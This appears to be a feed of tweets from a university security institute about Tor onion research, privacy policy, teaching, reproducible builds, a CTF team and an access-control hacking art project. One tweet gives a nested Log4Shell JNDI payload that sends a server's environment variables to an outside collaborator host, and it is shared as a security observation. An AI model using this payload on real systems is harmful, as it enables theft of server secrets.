We analyze the V3 Tor hidden service directory with ~50 HSDir nodes. Our research just got recognized by the @torproject by publishing a guest post on their official blog. Congrats to our PhD student Tobias for this achievement! Full paper at https://t.co/uIVDQ6VaNO
📈 🧅 How has the use of v3 onions grown in the last year? New on the blog, a guest post from Tobias Höller on his team's research about the status of v3 onion services on the Tor network: https://t.co/LUihYwXbNU
🥳🎉🍾 Today, the Austrian Parliament adopted a resolution that binds the hands of the interior-ministry to not agree wit the #chatcontrol EU bill (CSAR). 🇦🇹 is the first country to take such a clear stance for privacy and freedom of expression! https://t.co/bRPsRbbBov 1/3
THANKS to 100+ hackers that visited our BECOME A HACKER workshop today! This was AMAZING! Shoutout to Jürgen Weiss from ARES CI & @Dynatrace & @epunkt_com for sponsoring us. See you at the next competition!

Just received the Kepler Award for excellence in digital teaching @jkulinz. Thanks @insjku for providing a great environment for innovative digital teaching. And thanks to all my students who provided great feedback on how to improve my courses.
A simple change in code with a significant gain: our #rustlang#Android integration for #digidow finally builds fully reproducible. Well done spotting the issue Manuel Pöll & @_mroland and pushing the upstream fix to flapigen https://t.co/BEtzDikfbb

Our work on reproducibility analysis of AOSP build artifacts will be presented at @acm_wisec next week. Congrats to Manuel and @_mroland for getting their results published. While waiting for the presentation, check out the teaser: https://t.co/vc2bU5aYCt
INS network services will be unavailable from RU until all hostilities cease.
Exception: @torproject Onion services will obviously still work from any location.
In case anyone hasn't discovered this. The Log4J formatting is nestable which means payloads like
${jndi:ldap://${env:user}.xyz.collab.com/a}
Will leak server side env vars!
Happy birthday! Today, we celebrated the 2nd anniversary of @jkulinz's LIT Secure and Correct Systems Lab. Within this lab, we combine the expertise of 11 institutes in order to do top-notch international research on secure and correct IT systems. More at: https://t.co/DHCaQaVk7V
Watch the @arselectronica#KeplersGarden tour to Science Park and LUI. Besides international contributions, two projects of the #LIT will be presented: Exposed Building & Dancing Water - Live at 18.00 (UTC+2)
#AEgardenLinz#AEFestival2020
https://t.co/JHHXtW0gYM
@iVogl and @_mroland are also members of @SIGFLAG_CTF (@jkulinz CTF team), where our students can broaden their hacking experience while learning how to maintain high ethical standards and not to drift towards the dark side.
@ArsElectronica Festival 2020 is on and @MischmeisterM and I just presented our installation https://t.co/UAPWKGOLbI at @jkulinz Kepler Hall. If you don't have a chance to come to Linz this weekend, we are also part of @klangwolkelinz, so tune in https://t.co/3wowQ4HHAB
#arselectronica20 projects 1/2
https://t.co/6YtRjnvHAt
hacking a building to play music on its doorlocks...
at @insjku with @_mroland, @iVogl, robertholzinger
Our researcher @_mroland and media artist @MischmeisterM hack the access control system at @jkulinz and turn a whole building into a musical instrument at @ArsElectronica Festival 2020
This is not only #art, but also part of an approach to make our campus IT systems more secure!
Offensive #security goes #art at @ArsElectronica Festival 2020 😎 We will turn a whole building into a musical instrument by hacking into the access control system at @jkulinz campus
https://t.co/wlK2xk4KwI